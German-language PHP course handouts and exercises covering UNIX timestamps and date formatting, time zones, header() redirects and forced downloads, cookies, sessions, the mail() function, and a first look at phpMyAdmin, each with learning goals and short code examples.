Mit dem PHP-Objekt `time()` bekommt man das aktuelle Datum und die aktuelle Uhrzeit geliefert. `time()` gibt die Anzahl der Sekunden vom 01. Jänner 1970, 00:00 GMT. Dieser Wert wird auch UNIX-Timestamp genannt.

z. B. der 01. Mai 2020 00:00 GMT hat den UNIX-Zeitstempel: 1588291200

GMT ist die Greenwich Mean Time bzw. auch UTC (Coordinated Universal Time). Diese Zeitzone orientiert sich an Großbritannien als Zeitzone 0. Österreich, sowie der Großteil von Europa ist in der Zeitzone GMT + 1, bzw. UTC + 1.

## PHP

`time()`

Das Beispiel ermittelt den aktuellen UNIX-Timestamp.

```
<?php
    $zeitstempel = time();
    echo $zeitstempel;
?>
```



Das Beispiel gibt den UNIX-Timestamp vom Server zurück!



Mit dem UNIX-Timestamp kann man auch problemlos Berechnungen anstellen. Wenn man z. B. den Timestamp von morgen braucht addiert man die Sekunden hinzu:  $60 \times 60 \times 24$

```
<?php
    $zeitstempel = time();
    echo "Heute: " . $zeitstempel . "<br>";
    $morgen = $zeitstempel + (60 * 60 * 24);
    echo "Morgen: " . $morgen;
?>
```

## PHP

`strtotime()`

Ermittelt von einer Zeitangabe den UNIX-Timestamp

```
<?php
    $zeit = "2020-05-01 12:00";
    echo strtotime($zeit);
?>
```

## PHP

`getdate()`

Liefert das Lokale Datum in einem Array.  
`echo getdate()[0];` gibt den UNIX-Zeitstempel aus.

```
<?php
    $meinZeitArray = getdate();
    print_r($meinZeitArray);
?>
```

# Lernhandout 8.2 Datum

---

Referenzcode: **PHPL082**  
Dateien: L083\_Datum.pdf  
Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>                                      |                  |                  |
| ... wandeln einen UNIX Timestamp in (für Menschen) lesbare Form. | I                | II               |
| ... nutzen individuelle Zeit- bzw. Datumsformate.                | I                | II               |
| ... kennen die Parameter-Liste für Zeitmuster.                   | I                | I                |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Mit dem UNIX-Timestamp kann man ein Datum auch in lesbarer Form wiedergeben. Dafür gibt es das `date()` Objekt mit zahlreichen Darstellungsoptionen. Ausgeschriebene Wochentage bzw. Monate werden in Englisch ausgegeben.

## PHP



`date($format, $timestamp)`

Formatiert einen UNIX-Timestamp in eine Uhrzeit bzw. ein Datum und gibt den Datum-String zurück! Das Format erlaubt auch Sonderzeichen!



Das Format ist: **D, d M Y H:i:s**

Die Ausgabe ist: **Fri, 01 May 2020 09:42:12**

```
<?php
    $format = "D, d M Y H:i:s";
    $timestamp = time();
    $ausgabe = date($format, $timestamp);
    echo $ausgabe;
?>
```



## Parameter-Liste für das Zeitmuster

| Format   | Beschreibung                         | Rückgabe                     |
|----------|--------------------------------------|------------------------------|
| <b>d</b> | Tag des Monats (mit führender Null)  | 01 bis 31                    |
| <b>j</b> | Tag des Monats (ohne führender Null) | 1 bis 31                     |
| <b>w</b> | Numerischer Wochentag                | 0 = Sonntag bis 6 = Samstag  |
| <b>l</b> | Ausgeschriebener Wochentag           | z. B. Friday                 |
| <b>z</b> | Tag des Jahres                       | 0 bis 365                    |
| <b>W</b> | Kalenderwoche                        | z. B.: 42. Woche             |
| <b>m</b> | Monat als Zahl (mit führender Null)  | 01 bis 12                    |
| <b>n</b> | Monat (ohne führender Null)          | 1 bis 12                     |
| <b>t</b> | Anzahl der Tage des Monats           | 28 bis 31                    |
| <b>Y</b> | Vierstellige Jahreszahl              | z. B. 1999 oder 2020         |
| <b>y</b> | Zweistellige Jahreszahl              | z. B. 99 oder 20             |
| <b>H</b> | Stunde im 24-Stunden-Format          | 00 bis 23                    |
| <b>i</b> | Minuten (mit führender Null)         | 00 bis 59                    |
| <b>s</b> | Sekunden (mit führender Null)        | 00 bis 59                    |
| <b>I</b> | Fällt ein Datum in die Sommerzeit    | 1 bei Sommerzeit sonst 0     |
| <b>L</b> | Schaltjahr oder nicht                | 1 für ein Schaltjahr sonst 0 |

```
<?php
    $timestamp = 1588321110; // 01. Mai 2020
    $datum = date("Y-m-d", $timestamp);
    echo $datum . " war ein " . date("l", $timestamp);
?>
```

## Lernhandout 8.3 Zeit Methoden

---

Referenzcode: **PHPL083**

Dateien: L083\_ZeitMethoden.pdf

Hyperlink: <https://www.php.net/manual/de/timezones.php>

Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... nutzen Arrays um Wochen- bzw. Monatsnamen in deutscher Sprache auszugeben.     | <b>I</b>         | <b>II</b>        |
| ... bestimmen eine Zeitzone.   | <b>I</b>         | <b>II</b>        |
| ... vergleichen die Ausgabe eines Datums mit unterschiedlichen Zeitzonen.          | <b>I</b>         | <b>III</b>       |
| ... reflektieren auf das Problem der Zeitzonen.                                    | <b>IK</b>        | <b>III</b>       |
| ... verwenden die erweiterte Genauigkeit (mit Mikrosekunden) eines UNIX-Timestamp. | <b>I</b>         | <b>II</b>        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

### Anmerkungen

---

Das `date()` Objekt liefert zwar zahlreiche Informationen zu einem UNIX-Timestamp aber, auf Englisch. Um die Datumsangaben in Deutsch darzustellen, muss man nur ein Array mit den Wochen- bzw. Monatsnamen anlegen und über den numerischen Wochentag bzw. numerischen Monat auflösen.



### Den aktuellen Wochentag auflösen

```
<?php
    $tage = array("Sonntag", "Montag", "Dienstag",
                 "Mittwoch", "Donnerstag", "Freitag", "Samstag,");
    $timestamp = time();
    $wochentagNr = date("w", $timestamp);
    echo $tage[$wochentagNr];
?>
```



Alternativ kann auch `strftime()` verwendet werden!  
z. B. `echo strftime("%A", $timestamp);` liefert den Wochentag!  
`echo strftime("%B", $timestamp);` liefert das Monat

## PHP



### `date_default_timezone_set()`

Setzt eine bestimmte Zeitzone. Im Beispiel bleibt der UNIX-Timestamp immer gleich (nämlich der aktuelle). Im Anschluss wird die Uhrzeit nach Greenwich-Mean-Time, nach Chicago und nach Wien-Zeit ausgegeben.

```
<?php
    $zeit = time();
    date_default_timezone_set('GMT');
    echo 'GMT-Zeit: ' . date("H:i:s", $zeit) . '<hr>';
    date_default_timezone_set('America/Chicago');
    echo 'Chicago-Zeit: ' . date("H:i:s", $zeit) . '<hr>';
    date_default_timezone_set('Europe/Vienna');
    echo 'Wien-Zeit: ' . date("H:i:s", $zeit) . '<hr>';
?>
```



Eine Liste der unterstützten Zeitzonen gibt es auf [php.net](https://www.php.net/manual/de/timezones.php)  
<https://www.php.net/manual/de/timezones.php>



Der UNIX-Timestamp wird gerne als Identifikationsnummer (ID) verwendet. Wer es besonders genau braucht, kann mit `microtime(true)` den Zeitstempel mit Mikrosekunden ausgeben. Die Rückgabe ist ein Float-Wert.

```
<?php
    $mikrozeit = microtime(true);
    echo $mikrozeit;
?>
```

# Übungsblatt 8.3 Zeit Methoden

Referenzcode: **PHPU083**  
 Dateien: U083\_ZeitMethoden.pdf  
 Technologien: HTML | CSS | PHP

| Feinziele   | Zielarten | Taxonomie |
|---|-----------|-----------|
| <b>Die Studierenden ...</b>   |           |           |
| <b>Übung A - Welcher Wochentag</b>  |           |           |
| ... ermitteln ein Datum zu einer Benutzereingabe und geben den ausgeschriebenen Wochentag zurück.   | I         | II        |
| ... recherchieren die Eigenschaften des HTML Element Date-Input.  | I         | II        |
| ... verwenden ein Array für die deutsche Ausgabe der Wochentage.  | I         | II        |
| ... entscheiden über eine Fallunterscheidung und dem aktuellen UNIX-Timestamp, ob ein Datum in der Vergangenheit oder in der Zukunft liegt. | I         | II        |
| <b>Übung B - Sternzeichen</b>   |           |           |
| ... entwickeln einen Algorithmus um ein Datum innerhalb einer Zeitspanne zu validieren.   | IK        | IV        |
| ... lösen mittels Arrays ein Datum auf (hier die Sternzeichen).   | I         | II        |
| ... stellen Berechnungen mit Datum-Eingaben an.   | I         | II        |
| ... geben ein Datum formatiert aus.   | I         | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---





**Übung A: Welcher Wochentag**

- Schreibe ein Script, welches den Wochentag zu einem bestimmten Datum zurückgibt.
- Der Benutzer gibt ein Datum in ein Date-Input Feld ein.
- Beachte bei der Ausgabe, ob das Datum in der Vergangenheit oder in der Zukunft liegt.

**Wochentag Abfrage**

Bitte geben Sie ein Datum ein!

10 . 05 . 2018 ✕

Wochentag ermitteln

Der 10. 05. 2018 war ein Donnerstag



**Übung B: Sternzeichen**

- Schreibe ein Script, welches das Sternzeichen zu einem Geburtsdatum ausgibt.
- Ermittle noch zusätzlich das Lebensalter in Jahren und die Anzahl der Tage bis zum nächsten Geburtstag!

|   |   |
|---|---|
| <b>Steinbock</b><br>22. Dezember bis 20. Januar | <b>Wassermann</b><br>21. Januar bis 19. Februar |
| <b>Fische</b><br>20. Februar bis 20. März       | <b>Widder</b><br>21. März bis 20. April         |
| <b>Stier</b><br>21. April bis 20. Mai           | <b>Zwillinge</b><br>21. Mai bis 21. Juni        |
| <b>Krebs</b><br>22. Juni bis 22. Juli           | <b>Löwe</b><br>23. Juli bis 23. August          |
| <b>Jungfrau</b><br>24. August bis 23. September | <b>Waage</b><br>24. September bis 23. Oktober   |
| <b>Skorpion</b><br>24. Oktober bis 22. November | <b>Schütze</b><br>23. November bis 21. Dezember |

**Sternzeichen**

Bitte geben Sie Ihr Geburtsdatum ein!

13 . 07 . 1978 ✕

Sternzeichen ermitteln

Krebs (13. 07. 1978), 41 Jahre  
Noch 62 Tage bis zum nächsten Geburtstag

# Lernhandout 9.1 header

---

Referenzcode: **PHPL091**  
Dateien: L091\_header.pdf  
Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... erkennen die header Funktion als Beschreibung der Art eines Webdokuments.  | <b>I</b>         | II               |
| ... nutzen die header Funktion mit einer Location:URL Anweisung um eine Weiterleitung zu einer anderen URL zu erwirken.                      | <b>I</b>         | II               |
| ... können Weiterleitungen (Redirects) zu absoluten bzw. relativen URL Pfaden veranlassen.   | <b>I</b>         | II               |
| ... nutzen den exit Befehl um eine Weiterabarbeitung des Scriptes zu unterbinden und reflektieren dabei auf einen sauberen Programmierstils. | <b>KI</b>        | II               |
| ... nutzen Weiterleitungen (Redirects) zum Schutz von Verzeichnissen.  | <b>I</b>         | II               |
| ... kennen und nutzen die header Funktion für das Cache-Control (z. B. unterbinden von Zwischenspeicherungen).                               | <b>I</b>         | II               |
| ... können einen Download mit der header Funktion erzwingen.   | <b>I</b>         | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Die `header` Funktion sendet einen eigenen HTTP-Header an den Client. Ein HTTP-Header ist jener Teil einer Webseite der zuerst gesendet wird, noch vor dem Seiteninhalt. Er ist unsichtbar und beschreibt im Wesen die Art der Webseite. Die `header` Funktion kann auch zum Weiterleiten zu einer anderen URL verwendet werden. Dafür gibt es die `"Location:URL"` Anweisung.

## PHP

`header("Location: URL")`

Die `header`-Funktion leitet zu einer bestimmten URL weiter. Man spricht dann von einem Redirect. Die URL kann absolut oder relativ sein! Im Beispiel wird automatisch zur Website `www.css4.at` weitergeleitet!

```
<?php
    header("Location: https://www.css4.at");
    exit;
?>
```



Der `exit` Befehl verhindert das Abarbeiten von weiterem Code auf der Webseite. `exit` sollte immer in Zusammenhang mit einem Redirect verwendet werden.



Ein Redirect kann auch zum Schutz eines Verzeichnisses eingesetzt werden. Je nach Server-Einstellungen, erhält ein User, der ein Verzeichnis mit dem Browser öffnet, den Verzeichnisinhalt angezeigt. Mit einem Redirect in einer `index.php` wird diese Anzeige verhindert.

**Cache-Control**

Mit der `header` Funktion kann auch das Zwischenspeichern (cachen) einer Webseite unterbunden werden. Wenn das `expires` Datum in der Vergangenheit liegt, lädt der Browser das Dokument jedes mal neu!

```
<?php
    header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
    header("Cache-Control: no-cache");
    header("Pragma: no-cache");
?>
```

**Download erzwingen**

Die erste `header` Funktion definiert den MIME-Typ. Die zweite `header` Funktion zwingt den Browser zu einem Download mit dem Namen `neu.html`. Mit `readfile` wird die originale Datei aufgerufen - im Browser startet dann der Download-Dialog.

```
<?php
    header('Content-type: text/html');
    header('Content-Disposition: attachment; filename="neu.html");
    readfile('vorlage.html');
?>
```

# Lernhandout 9.2 Cookies

Referenzcode: **PHPL092**

Dateien: L092\_Cookies.pdf

Technologien: JavaScript | PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... wissen, was Cookies sind und wie diese vom Browser bzw. Server behandelt werden.                         | <b>I</b>         | <b>I</b>         |
| ... definieren Cookies.  | <b>I</b>         | <b>II</b>        |
| ... kennen das Key-Value Prinzip, bzw. assoziieren es aus vorangegangene Einheiten (z. B. \$_GET Variablen). | <b>I</b>         | <b>I</b>         |
| ... definieren ein Ablaufdatum für ein Cookie.   | <b>IK</b>        | <b>II</b>        |
| ... rufen gespeicherte Cookies ab.   | <b>I</b>         | <b>II</b>        |
| ... verändern des Schlüsselwert eines Cookies.   | <b>I</b>         | <b>II</b>        |
| ... löschen gesetzte Cookies.  | <b>I</b>         | <b>II</b>        |
| ... ermitteln Cookies mit JavaScript.  | <b>I</b>         | <b>II</b>        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Cookies sind kleine Textfiles, die am Benutzer-Rechner gespeichert werden. Der Browser organisiert die Cookies. Jedes mal wenn der Benutzer die Domain besucht, in welcher die Cookies gesetzt wurden, werden diese mitübertragen. Der Browser des Benutzer muss also Cookies akzeptieren, weil diese nicht am Server gespeichert werden. Der Server kann nur auf Cookies innerhalb der gleichen Domain zugreifen.

Mit `setcookie()` wird ein Cookie definiert. Dieses wird nach dem Schlüssel-Wert-Prinzip erstellt. `setcookie()` benötigt eine Bezeichnung (Key), einen Wert (Value) und ein Ablaufdatum. Im Anschluss ist das Cookie im Array `$_COOKIE[]` abrufbar.

## PHP



```
setcookie($cookie_name, $cookie_wert, $zeit);
```

Die `setcookie()` Anweisung sollte vor dem `<html>` Tag zugewiesen werden! Im Beispiel hat das Cookie eine Lebensdauer von einer Woche. 86400 Sekunden ist ein Tag!

```
<?php
    $cookie_name = "ID";
    $cookie_wert = "de423";
    $zeit = time() + (86400 * 7);
    setcookie($cookie_name, $cookie_wert, $zeit);
?>
```



Die Ausgabe erfolgt über den gesetzten Schlüssel im `$_COOKIE[]` Array.

```
<?php
    if(isset($_COOKIE["ID"])) {echo $_COOKIE["ID"];}
    else {echo 'Es wurde kein Cookie gespeichert!';}
?>
```



Um einen Wert zu ändern, muss die `setcookie()` Funktion nochmals ausgeführt werden. Der bestehende Schlüsselwert wird dann überschrieben. Um ein Cookie zu löschen, muss man für die Zeit ein Datum in der Vergangenheit angeben.

```
<?php
    $zeit = time() - 5000;
    setcookie("ID", "wegdamit", $zeit);
?>
```



Mit JavaScript kann man ebenfalls auf die Cookies zugreifen!

```
<script>
    alert(document.cookie);
</script>
```

## Lernhandout 9.3 Session

Referenzcode: **PHPL093**

Dateien: L093\_Session.pdf

Technologien: PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... wissen, was eine Session ist.   | <b>I</b>         | <b>I</b>         |
| ... kennen die Session-ID.  | <b>I</b>         | <b>I</b>         |
| ... unterscheiden zwischen Session und Cookies und erkennen ihre Gemeinsamkeiten. | <b>IK</b>        | <b>III</b>       |
| ... veranlassen den Start einer Session.  | <b>I</b>         | <b>II</b>        |
| ... erkennen das Key-Value-Prinzip auch für Session-Variablen.                    | <b>I</b>         | <b>I</b>         |
| ... greifen auf Session-Variablen zu.   | <b>I</b>         | <b>II</b>        |
| ... löschen Session-Variablen.  | <b>I</b>         | <b>II</b>        |
| ... ermitteln den Status einer Session.   | <b>I</b>         | <b>II</b>        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

### Anmerkungen

Die Session-Variablen können gut für den Datenaustausch zwischen PHP Scripten verwendet werden – sie sind aber von den Cookie-Einstellungen des Benutzer-Browsers abhängig.

In PHP gibt es die Superglobale Variable `$_SESSION`, die Werte für die Dauer einer Sitzung (Session) speichert. Eine Session beginnt mit der ersten Anfrage an den Server und bleibt solange bestehen, wie auch der Browser geöffnet ist. Der Browser muss Cookies akzeptieren, weil ein Session-Cookie (eine ID) gesetzt wird. Die Session-Variablen stehen dann allen PHP Seiten der gleichen Domain zur Verfügung. Die Session muss ganz am Anfang, noch vor dem `<html>` Tag, in jeder PHP Seite gestartet werden!

## PHP



```
session_start();
```

Noch vor dem `<html>` Tag muss die Session gestartet werden!

```
<?php
    session_start();
?>
<!DOCTYPE html>
<html>
<body>
```



Nach dem Start sind die Session-Variablen verfügbar. In der Syntax ähnlich wie z. B. `$_POST` oder `$_GET`. Es gilt das Key-Value Prinzip.

```
<?php
    $_SESSION["Benutzer"] = "root";
    $_SESSION["Startzeit"] = time();
    echo "Benutzer: " . $_SESSION["Benutzer"];
?>
```

## PHP



```
session_unset();
```

Entfernt alle Session Variablen. Die Session bleibt aber bestehen. Einzelne Werte lassen sich durch eine leere Zuweisung löschen.

z. B. `$_SESSION["Benutzer"] = NULL;`

```
<?php
    session_unset();
?>
```



`session_id()` ... Liefert oder setzt die Session-ID.

`session_status()` ... gibt den Status der Session zurück.

0 = die Sitzung ist deaktiviert

1 = die Sitzung ist aktiv, aber es existiert keine

2 = die Sitzung ist aktiv.

```
<?php
    echo session_id();
    echo "<hr>";
    echo session_status();
?>
```

# Übungsblatt 9.3 Session

Referenzcode: **PHPU093**  
 Dateien: U093\_Session.pdf  
 Hyperlink: <https://wiki.selfhtml.org/wiki/Webserver/htaccess/Passwortschutz>  
 Technologien: HTML | CSS | PHP

| Feinziele   | Zielarten  | Taxonomie |
|---|------------|-----------|
| <b>Die Studierenden ...</b>   |            |           |
| <b>Übung A - Anmeldescript</b>  |            |           |
| ... verbinden drei Webseiten zu einer rudimentären Website.                               | <b>I</b>   | II        |
| ... entwickeln einen Algorithmus zur Benutzeranmeldung mit differenzierten Rollen.        | <b>IK</b>  | IV        |
| ... nutzen Session-Variablen um Daten und Status an die anderen PHP Seiten weiterzugeben. | <b>I</b>   | II        |
| ... verwenden Cookies um Einstellungen zu speichern.                                      | <b>I</b>   | II        |
| ... steigern ihr Sicherheitsbewusstsein.  | <b>A</b>   | II        |
| <b>Übung B - Passwortschutz mit .htaccess</b>   |            |           |
| ... erarbeiten selbstständig einen Themenkomplex.   | <b>SIK</b> | III       |
| ... stellen Überlegungen zur Sicherheit und zum Schutz von Verzeichnissen an.             | <b>IK</b>  | III       |
| ... steigern ihr Sicherheitsbewusstsein.  | <b>A</b>   | II        |
| ... erstellen ein Handout über die Rechercheergebnisse.                                   | <b>IS</b>  | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen


---





### Übung A: Anmeldescript

- Erstelle eine Website mit 3 PHP Seiten.
  1. Seite: Anmeldeseite (login.php)
  2. Seite: Benutzerinformationen (userinfo.php)
  3. Seite: Admin-Seite (admin.php)
- Auf der Anmeldeseite kann sich der Benutzer mit einem Benutzernamen und einem Passwort anmelden. Bei einer falschen Anmeldung soll ein "Zugriff verweigert" ausgegeben werden.
- Auf die Benutzerinformationen kann man mit folgenden Login zugreifen:  
Benutzer: **user**                      Passwort: **geheim**
- Auf die Admin-Seite und auf die Benutzerinformationen kann man mit folgenden Login zugreifen:  
Benutzer: **admin**                      Passwort: **strenggeheim**
- Passwort und Benutzer dürfen nicht in der URL ablesbar sein.  
Also: Es sind keine `$_GET` Variablen erlaubt!  
Nutze die `$_SESSION` Variablen!
- Auf der Benutzerseite wird man mit "**Hallo User!**" bzw. "**Hallo Admin!**" begrüßt.
- Auf der Admin-Seite kann man die Hintergrundfarbe für alle Seiten einstellen. Diese soll als Cookie gespeichert werden.



### Übung B: Passwortschutz mit .htaccess

- Recherchiere im Internet wie der Passwortschutz für Verzeichnisse funktioniert und erstelle ein Handout.
- Überlege dir, wie man mit PHP noch Verzeichnisse schützen kann.

# Lernhandout 9.4 Mail

---

Referenzcode: **PHPL094**  
Dateien: L094\_Mail.pdf  
Technologien: PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... erkennen die Möglichkeiten einer Kombination von eMail Technologie und PHP. | <b>IK</b>        | III              |
| ... versenden Plain-Text-eMails mit Absender, Betreff, Text und einen Header.   | <b>I</b>         | II               |
| ... versenden HTML eMails.  | <b>I</b>         | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Ein Kontaktformular, ein Feedback zu einer Anmeldung oder Rückmeldung an den Administrator bei einem PHP-Fehler. Der Einsatz von eMail-Benachrichtigung ist mannigfaltig. PHP hat für den einfachen Versand von eMails eine äußerst komfortable und einfache Funktion - die mail-Funktion. Diese benötigt den Empfänger, einen Betreff, den Nachrichtentext und einen Header mit weiteren Informationen.

## PHP



```
mail($empfaenger, $betreff, $text, $header);
```

Im Header wird die Absender-Adresse, eine Antwort-Adresse und ein X-Mailer mit der aktuellen PHP-Version übergeben.  
Die eMail wird als Plain-Text versendet!

```
<?php
    $empfaenger = 'office@css4.at';
    $betreff = 'Anmelde-Info';
    $text = 'Es gab eine neue Anmeldung';
    $header = 'From: webmaster@gmail.com' . "\r\n" .
              'Reply-To: webmaster@gmail.com' . "\r\n" .
              'X-Mailer: PHP/' . phpversion();

    mail($empfaenger, $betreff, $text, $header);
?>
```



Die mail-Funktion gibt ein TRUE zurück, wenn der Mailer den Versand übernommen hat. Es ist aber kein Garant, dass die eMail auch angekommen ist.



Eine HTML-eMail benötigt noch zusätzliche Header-Angaben, wie die MIME-Version und den Content-type.

```
<?php
    $empfaenger = 'webmail@css4.at';
    $betreff = 'Eine neue Nachricht';

    $htmltext = '<html><head><title>HTML Mail</title></head>';
    $htmltext .= '<body><h1>Eine neue Mail</h1>';
    $htmltext .= '<p>Neue Nachricht</p>';
    $htmltext .= '<a href="https://www.css4.at" >Zur Website</a>';
    $htmltext .= '</body></html>';

    $header = "MIME-Version: 1.0" . "\r\n";
    $header .= "Content-type:text/html;charset=UTF-8" . "\r\n";
    $header .= 'From: webmaster@css4.at' . "\r\n";
    $header .= 'Cc: design@css4.at' . "\r\n";

    mail($empfaenger, $betreff, $htmltext, $header);
?>
```



Es empfiehlt sich, HTML-eMails in xHTML zu scripten.  
\r\n ist eine Zeilenschaltung!

# Übungsblatt 9.4 Mail

Referenzcode: **PHPU094**  
Dateien: U094\_Mail.pdf  
Technologien: HTML | CSS | PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| <b>Übung A - Kontaktformular</b>                                   |                  |                  |
| ... versenden Benutzereingaben mit der mail Funktion.              | <b>I</b>         | <b>II</b>        |
| ... erstellen die notwendigen Text-Operationen (Textverkettungen). | <b>I</b>         | <b>II</b>        |
| <b>Übung B - Verifikationslink</b>                                 |                  |                  |
| ... versenden Verifikationslinks mit einer HTML eMail.             | <b>I</b>         | <b>II</b>        |
| ... nutzen URL Query-Strings für den Verifikationslink.            | <b>I</b>         | <b>III</b>       |
| ... überlegen sich eine Auswertung des Verifikationslink.          | <b>IK</b>        | <b>III</b>       |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen



### Übung A: Kontaktformular

- Erstelle eine Webseite mit einem Kontaktformular
- Das Formular soll folgende Eingabefelder haben:
  - Vor- und Nachname
  - eMail-Adresse
  - Telefonnummer
  - Mail-Text
  - eine Check-it-Box mit "Rückruf erwünscht".
- Das Formular soll nach dem Absenden, an eine eMail-Adresse geschickt werden.

|   |  |
|---|--|
| <p>Vor- und Nachname<br/><input type="text" value="Hans Hucklebein"/></p> <p>Ihre eMail-Adresse<br/><input type="text" value="hans@hubein.at"/></p> <p>Ihre Telefonnummer<br/><input type="text" value="+43 664 158121685"/></p> <p>Ihre Nachricht<br/><input type="text" value="Ich benötige Ihre Preisliste!"/></p> <p><input checked="" type="checkbox"/> Rückruf erwünscht</p> <p><input type="button" value="Formular absenden!"/></p> | <p><b>eMail wurde versandt</b></p> <p><b>Header-Info</b></p> <p>From: hans@hubein.at<br/>Reply-To: hans@hubein.at<br/>X-Mailer: PHP/7.2.27</p> <p><b>Mail-Text</b></p> <p>Ihre eMail: hans@hubein.at</p> <p>Ihre Telefonnummer: +43 664 158121685</p> <p>Rückruf erwünscht: ja</p> <p>--- Nachricht ---</p> <p>Ich benötige Ihre Preisliste!</p> |
|---|--|



### Übung B: Verifikationslink

- Erstelle eine Registrierungsseite.
- Der Benutzer kann sich mit seiner eMail-Adresse und einem Passwort registrieren.
- Nach der Registrierung bekommt der Benutzer eine eMail mit einem Link zur Verifikation der eMail-Adresse.
- Die eMail soll eine schön gestaltete HTML eMail sein!

# Lernhandout 10.1 phpMyAdmin Einstieg

Referenzcode: **PHPL101**  
Dateien: L101\_MySQL.pdf  
Technologien: MySQL | phpMyAdmin | Environment

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... hinterfragen wozu Datenbanken eingesetzt werden.                                | <b>KI</b>        | I                |
| ... wissen, was eine relationale Datenbank ist.                                     | <b>I</b>         | I                |
| ... administrieren Datenbanken mit phpMyAdmin.                                      | <b>I</b>         | II               |
| ... starten die (graphische) Oberfläche von phpMyAdmin und melden sich als root an. | <b>I</b>         | II               |
| ... navigieren auf der graphischen Oberfläche von phpMyAdmin.                       | <b>I</b>         | II               |
| ... legen eine neue Datenbank in phpMyAdmin an.                                     | <b>I</b>         | II               |
| ... kennen den UTF-8 Zeichensatz für Datenbanken.                                   | <b>I</b>         | I                |
| ... können SQL Befehle direkt über die Konsole absetzen.                            | <b>I</b>         | II               |
| ... wissen, dass SQL Befehle Case-Insensitiv sind.                                  | <b>I</b>         | I                |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Die Beispiele von Kapitel 10 – phpMyAdmin sind aufbauend. So werden erstellte Benutzer und Tabellen später immer wieder gebraucht.

Auf den Handouts findet man immer wieder SQL Code. Der Focus von Kapitel 10 liegt aber definitiv auf phpMyAdmin und die Administration mit der graphischen Oberfläche. Wenn ein Schüler bzw. eine Schülerin eine Einheit versäumt hat, kann mit dem SQL Code und der Konsole von phpMyAdmin dem\_ der Studierenden weitergeholfen, sodass sie\_er auf dem aktuellen Stand ist um bei der Methode "Vorzeigen-Mitmachen" wieder mitmachen zu können.

